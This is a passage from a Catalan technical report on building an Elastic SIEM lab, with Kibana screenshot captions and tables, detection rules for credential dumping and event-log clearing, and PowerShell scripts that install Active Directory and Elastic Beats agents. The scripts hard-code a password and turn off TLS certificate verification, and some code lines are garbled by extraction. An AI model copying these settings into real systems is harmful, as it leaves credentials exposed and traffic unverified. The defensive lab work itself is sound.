


8.2.1.1. Pestanya Overview


Captura 11: Finestra Overview 1




Captura 12: Finestra Overview 2



8.2.1.2. Pestanya Hosts Captura 13: Finestra Hosts 1



Captura 14: Finestra Hosts 2



Captura 15: Finestra Hosts 3

All hosts | Authentications | **Uncommon processes** | Events | External alerts

Uncommon processes

Showing: 67 processes

Process name	Hosts	Instances	Host names	Last command	Last user
AM_Delta_Patch_1.313.913.0.exe	1	1	misticad.mistic.lab	C:\Windows\SoftwareDistribution\Download\InstallAM_... Delta_Patch_1.313.913.0.exe +2 More	SYSTEM
MpSigStub.exe	1	1	misticad.mistic.lab	C:\Windows\system32\MpSigStub.exe +9 More	SYSTEM
PING.EXE	1	1	winmetasploit3.mistic.lab	ping +1 More	Administrator
SpeechModelDownload.exe	1	1	misticad.mistic.lab	C:\Windows\system32\speech_onecore\common\Speec... hModelDownload.exe	NETWORK SERVICE
WerFault.exe	1	1	winmetasploit3.mistic.lab	C:\Windows\system32\WerFault.exe +5 More	SYSTEM

Captura 16: Finestra Hosts 4

All hosts | Authentications | Uncommon processes | **Events** | External alerts

Events

Showing: 54,414 events

Stack by: event.action

@timestamp	message	host.name	event.module	event.dataset	event.action	user.name	source
Apr 8, 2020 @ 17:57:44.291	—	elasticstack.mistic.lab	system	socket	network_flow	ntp	19

28.382486ms | 160B | 2 pkts | udp | 1.LRpb2batoBIgacVuNQLvTlej+Si=

Captura 17: Finestra Hosts 5

All hosts | Authentications | Uncommon processes | Events | **External alerts**

External alert count

Showing: 14 external alerts

Stack by: event.module


External alerts

Showing: 14 external alerts


@timestamp	event.module	event.dataset	event.category	event.severity	observer.name	host.name	message
Apr 4, 2020 @ 16:52:55.351	suricata	suricata eve	network_traffic	3	—	suricata.mistic.lab	
Apr 4, 2020 @ 16:52:48.949	suricata	suricata eve	network_traffic	3	—	suricata.mistic.lab	

8.2.1.3. Pestanya Network


Captura 18: Finestra Network 1




Captura 19: Finestra Network 2




Captura 20: Finestra Network 3




Captura 21: Finestra Network 4



Captura 22: Finestra Network 5




Captura 23: Finestra Network 6




8.2.1.4. Pestanya Detections

Captura 24: Finestra Detections



Captura 25: Finestra manage signal rules



Captura 26: Prebuilt signal rules

All rules Tags Elastic rules (92) Custom r

Showing 0 rules | Selected 0 rules Bulk actions Refresh

Rule	Risk score	Severity	Last run	Last response	Tags	Activated
<input type="checkbox"/> Credential Dumping - Detected - Elastic Endpoint	73	High	—	—	Elastic Endpoint	<input type="checkbox"/>
<input type="checkbox"/> Web Application Suspicious Activity: POST Request Declined	47	Medium	—	—	Elastic APM	<input type="checkbox"/>
<input type="checkbox"/> Credential Manipulation - Prevented - Elastic Endpoint	47	Medium	—	—	Elastic Endpoint	<input type="checkbox"/>
<input type="checkbox"/> Web Application Suspicious Activity: Unauthorized Method	47	Medium	—	—	Elastic APM	<input type="checkbox"/>
<input type="checkbox"/> Adversary Behavior - Detected - Elastic Endpoint	47	Medium	—	—	Elastic Endpoint	<input type="checkbox"/>
<input type="checkbox"/> Credential Dumping - Prevented - Elastic Endpoint	47	Medium	—	—	Elastic Endpoint	<input type="checkbox"/>

Captura 27: Exemple de signal rule

SIEM / Detections / Signal detection rules Clearing Windows Event Logs

Search KQL Last 10 days Show dates Refresh

+ Add filter

Back to signal detection rules

Clearing Windows Event Logs BETA

Created by: elastic on Apr 10, 2020 @ 10:58:06.792 Updated by: elastic on Apr 10, 2020 @ 10:58:06.827
Last response: —

Activate Edit rule settings

Signals (SIEM Detections) Failure History

Definition

Index patterns
winlogbeat*

Custom query
event.action:"Process Create" (rule: "ProcessCreate") and (process.name:"wvutl.exe" and process.args:"c") or (process.name:"powershell.exe" and process.args:"Clear-EventLog")

About

Description
Identifies attempts to clear Windows event log stores. This is often done by attackers in an attempt to evade detection or destroy forensic evidence on a system.

Severity
Low

Risk score
21

Schedule

Runs every
5m

Additional look-back time
1m

Investigate detections using this timeline template
Default blank timeline

MITRE ATT&CK™
Defense Evasion (TA0005)
Indicator Removal on Host (T1070)

Tags
Elastic Windows

8.2.1.5. Timelines

Captura 28: Query timeline

SIEM / Hosts / Events

Search KQL Mar 29, 2020 @ 11:56: → Apr 8, 2020 @ 12:0 Refresh

+ Add filter

Untitled Timeline Description Notes 0

OR @timestamp:"2020-04-04T07:21:16.663Z" AND event.code:"4656"

Drop here to build an OR query

AND Filter Search KQL Raw events

+ Add filter

Columns	@timestamp ↓	event.code	message	event.category	event.action	host.name
>	Apr 4, 2020 @ 09:21:16.663	4656	A handle to an object was re...	—	Removable Storage	misticc
>	Apr 4, 2020 @ 09:21:16.663	4656	A handle to an object was re...	—	Removable Storage	misticc

Showing: 488,079 events

@timestamp ↓ message

Apr 7, 2020 @ 21:12:54.683 —

whoopi whoopi

Apr 7, 2020 @ 21:12:54.683 —

postgr postgr

Apr 7, 2020 @ 21:12:54.683 —

2 of 2 Events Updated 2 minutes ago

Timeline name	Description	Last modified ↓	Modified by			
<input type="checkbox"/> EliminacioFixers	—	9 seconds ago	elastic	0	0	☆ 📄 🗑️

Showing: 1 timeline

Rows per page: 10

8.2.2. Escenari 1: Entorn empresarial

8.2.2.1. Instal·lació d'Active Directory

8.2.2.1.1. Scripts

Script 11: Instal·lació d'Active Directory

```
#1. Assignar IP Fixa
New-NetIPAddress -InterfaceAlias Ethernet0 -IPAddress 192.168.43.101 -PrefixLength 24 -
DefaultGateway 192.168.43.2
#2. Configurar el DNS Server
Set-DnsClientServerAddress -InterfaceAlias Ethernet0 -ServerAddresses ("192.168.43.101","8.8.8.8")
#3. Desactivar IPv6
Disable-NetAdapterBinding -InterfaceAlias Ethernet0 -ComponentID ms_tcpip6
#4. Instal·lar el Rol AD-DS
Install-WindowsFeature -Name AD-Domain-Services -IncludeManagementTools
#5. Promocionar a AD
Install-ADDSForest `
  -DomainName "mistic.lab" `
  -CreateDnsDelegation:$false `
  -DatabasePath "C:\Windows\NTDS" `
  -DomainMode "7" `
  -DomainNetbiosName "misticlab" `
  -ForestMode "7" `
  -InstallDns:$true `
  -LogPath "C:\Windows\NTDS" `
  -NoRebootOnCompletion:$True `
  -SysvolPath "C:\Windows\SYSVOL" `
  -Force:$true
```

Script 12: Instal·lació del WinlogBeat

```
#1. Afegir el registre DNS Elastic
Add-DnsServerResourceRecordA -Name "elasticstack" -ZoneName "mistic.lab" -AllowUpdateAny -
IPv4Address "192.168.43.100" -TimeToLive 01:00:00
#2. Descarregar el winlogbeat
Invoke-WebRequest -Uri "https://artifacts.elastic.co/downloads/beats/winlogbeat/winlogbeat-7.6.2-
windows-x86_64.zip" -OutFile "c:\winlogbeat-7.6.2-windows-x86_64.zip"
Expand-Archive c:\winlogbeat-7.6.2-windows-x86_64.zip -DestinationPath 'C:\Program Files'
#3. Instal·lació de Sysmon
Invoke-WebRequest -Uri "https://download.sysinternals.com/files/Sysmon.zip" -OutFile "c:\sysmon.zip"
Expand-Archive c:\sysmon.zip -DestinationPath 'c:\sysmon'
Invoke-WebRequest -Uri "https://raw.githubusercontent.com/SwiftOnSecurity/sysmon-
config/master/sysmonconfig-export.xml" -OutFile c:\sysmon\sysmonconfig-export.xml
C:\sysmon\sysmon64.exe -accepteula -i c:\sysmon\sysmonconfig-export.xml
#4. Configurar el winlogbeat
$path = 'C:\Program Files\Winlogbeat'
$name = hostname
Rename-Item 'C:\Program Files\winlogbeat-7.6.2-windows-x86_64' $path
(Get-Content -path $path\winlogbeat.reference.yml -Raw) -replace 'localhost','elasticstack.mistic.lab' |
Set-Content -Path $path\winlogbeat.yml
```

```
(Get-Content -path $path\winlogbeat.yml' -Raw) -replace '#protocol: "https"', 'protocol: "https"' | Set-Content -Path $path\winlogbeat.yml'
Add-Content -Path $path\winlogbeat.yml' -Value "name: $name.mistic.lab"
Add-Content -Path $path\winlogbeat.yml' -Value "output.elasticsearch.ssl.verification_mode: none"
Add-Content -Path $path\winlogbeat.yml' -Value 'output.elasticsearch.username: "elastic"'
Add-Content -Path $path\winlogbeat.yml' -Value 'output.elasticsearch.password: "3l4s1cUs3r"'
Add-Content -Path $path\winlogbeat.yml' -Value 'setup.kibana.host:
"https://elasticstack.mistic.lab:5601"'
Add-Content -Path $path\winlogbeat.yml' -Value 'setup.kibana.username: "elastic"'
Add-Content -Path $path\winlogbeat.yml' -Value 'setup.kibana.password: "3l4s1cUs3r"'
```

#5. Configurar el winlogbeat com a servei i iniciar-lo

```
cd $path
./install-service-winlogbeat.ps1
Start-Service winlogbeat
```

Script 13: Instal·lació de l'AuditBeat de Windows

```
#1. Descarregar l'auditbeat
Invoke-WebRequest -Uri "https://artifacts.elastic.co/downloads/beats/auditbeat/auditbeat-7.6.2-
windows-x86_64.zip" -OutFile "c:\auditbeat-7.6.2-windows-x86_64.zip"
Expand-Archive c:\auditbeat-7.6.2-windows-x86_64.zip -DestinationPath 'C:\Program Files'

#2. Configurar l'auditbeat
$path = 'C:\Program Files\auditbeat'
$name = hostname
Rename-Item 'C:\Program Files\auditbeat-7.6.2-windows-x86_64' $path
(Get-Content -path $path\auditbeat.reference.yml' -Raw) -replace 'localhost', 'elasticstack.mistic.lab' |
Set-Content -Path $path\auditbeat.yml'
(Get-Content -path $path\auditbeat.yml' -Raw) -replace '#protocol: "https"', 'protocol: "https"' | Set-
Content -Path $path\auditbeat.yml'
Add-Content -Path $path\auditbeat.yml' -Value "name: $name.mistic.lab"
Add-Content -Path $path\auditbeat.yml' -Value "output.elasticsearch.ssl.verification_mode: none"
Add-Content -Path $path\auditbeat.yml' -Value 'output.elasticsearch.username: "elastic"'
Add-Content -Path $path\auditbeat.yml' -Value 'output.elasticsearch.password: "3l4s1cUs3r"'
Add-Content -Path $path\auditbeat.yml' -Value 'setup.kibana.host:
"https://elasticstack.mistic.lab:5601"'
Add-Content -Path $path\auditbeat.yml' -Value 'setup.kibana.username: "elastic"'
Add-Content -Path $path\auditbeat.yml' -Value 'setup.kibana.password: "3l4s1cUs3r"'

#3. Configurar l'auditbeat com a servei i iniciar-lo
cd $path
./install-service-auditbeat.ps1
Start-Service auditbeat
```

Script 14: Instal·lació del PacketBeat de Windows

```
#1. Descarregar el packetbeat
Invoke-WebRequest -Uri "https://artifacts.elastic.co/downloads/beats/packetbeat/packetbeat-7.6.2-
windows-x86_64.zip" -OutFile "c:\packetbeat-7.6.2-windows-x86_64.zip"
Expand-Archive c:\packetbeat-7.6.2-windows-x86_64.zip -DestinationPath 'C:\Program Files'


#4. Configurar el packetbeat
$path = 'C:\Program Files\Packetbeat'
$name = hostname
Rename-Item 'C:\Program Files\packetbeat-7.6.2-windows-x86_64' $path
(Get-Content -path $path\packetbeat.reference.yml' -Raw) -replace 'localhost', 'elasticstack.mistic.lab' |
Set-Content -Path $path\packetbeat.yml'
(Get-Content -path $path\packetbeat.yml' -Raw) -replace '#protocol: "https"', 'protocol: "https"' | Set-
Content -Path $path\packetbeat.yml'
Add-Content -Path $path\packetbeat.yml' -Value "name: $name.mistic.lab"
Add-Content -Path $path\packetbeat.yml' -Value "output.elasticsearch.ssl.verification_mode: none"
Add-Content -Path $path\packetbeat.yml' -Value 'output.elasticsearch.username: "elastic"'
Add-Content -Path $path\packetbeat.yml' -Value 'output.elasticsearch.password: "3l4s1cUs3r"'
Add-Content -Path $path\packetbeat.yml' -Value 'setup.kibana.host:
"https://elasticstack.mistic.lab:5601"'
Add-Content -Path $path\packetbeat.yml' -Value 'setup.kibana.username: "elastic"'
```

```
Add-Content -Path $path\packetbeat.yml -Value 'setup.kibana.password: "3l4s1cUs3r"'
Add-Content -Path $path\packetbeat.yml -Value 'output.elasticsearch.pipeline: geopip-info'
```

